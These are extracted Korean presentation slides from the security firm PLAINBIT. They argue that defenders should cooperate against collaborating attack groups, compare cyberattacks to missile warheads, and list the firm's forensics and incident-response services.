

아이디어 협력 사례

PLAINBIT

아이디어 협력 사례

같은 국가 내 공격 조직간 협력 사례

- 스피어피싱 이메일 주제와 자료 공유



우리도 협력을 해야 할까?

PLAINBIT

우리도 협력을 해야 할까?

당연하지!

- 이제 보안을 혼자 할 수는 없다.
- 사이버 공격 = 미사일
 - 목적 달성을 위한 전개 과정은 대부분 비슷하지만 탄두(목적)에 따라 사고의 파급력과 양상이 달라짐
 - 침해사고가 발생했다면, 공격자의 판단에 따라 결론이 달라짐
 - ✓ 생화학탄두 → 랜섬웨어
 - ✓ 핵탄두 → 파괴형 악성코드
 - ✓ ...
- 미사일 방어 체계 구축 시 많은 조직이 협력하듯, 보안도 동일!
- 침해 결과에 집중하는 것 보다 침해 발생 원인에 대해 집중!!



생화학탄두




핵탄두



분산탄

...

침
해
과
정



출처: <http://news.kmib.co.kr/article/print.asp?arcid=0923463186>

공격자 협력에 대응하기 위한 DFIR 전략

디지털 포렌식 기술을 활용해 **사고 현장의 문제를 해결하고,**
사이버 환경의 보안 수준 향상을 위한 독자적인 대응 전략 제공 서비스를 수행합니다.

예방 서비스

AD 보안 평가 (ADSA, Active Directory Security Assessment)

AD 환경의 보안 수준 향상을 위한 대응 전략 제공 서비스

사이버 보안 위험 평가 (SRA, Security Risk Assessment)

조직의 사이버 보안 수준 향상을 위한 체계적인 평가 서비스

차세대 엔드포인트 위협 모니터링 (CERT-PLB)

실시간 위협 탐지를 위한 차세대 사이버 위협 모니터링 서비스

대응 서비스

사고 대응 (DFIR, Digital Forensics & Incident Response)

A to Z 포렌식 사고 대응 서비스

침해 평가 (CA, Compromise Assessment)

드러나지 않은 현재와 과거의 사고 위협을 식별해 방어력을 강화하는 서비스

사고 대응 리테이너 (IRR, Incident Response Retainer)

사고 대응 연간 구독형 서비스

| 방패로 창을
부러뜨리는 날이 올 때까지!

PLAINBIT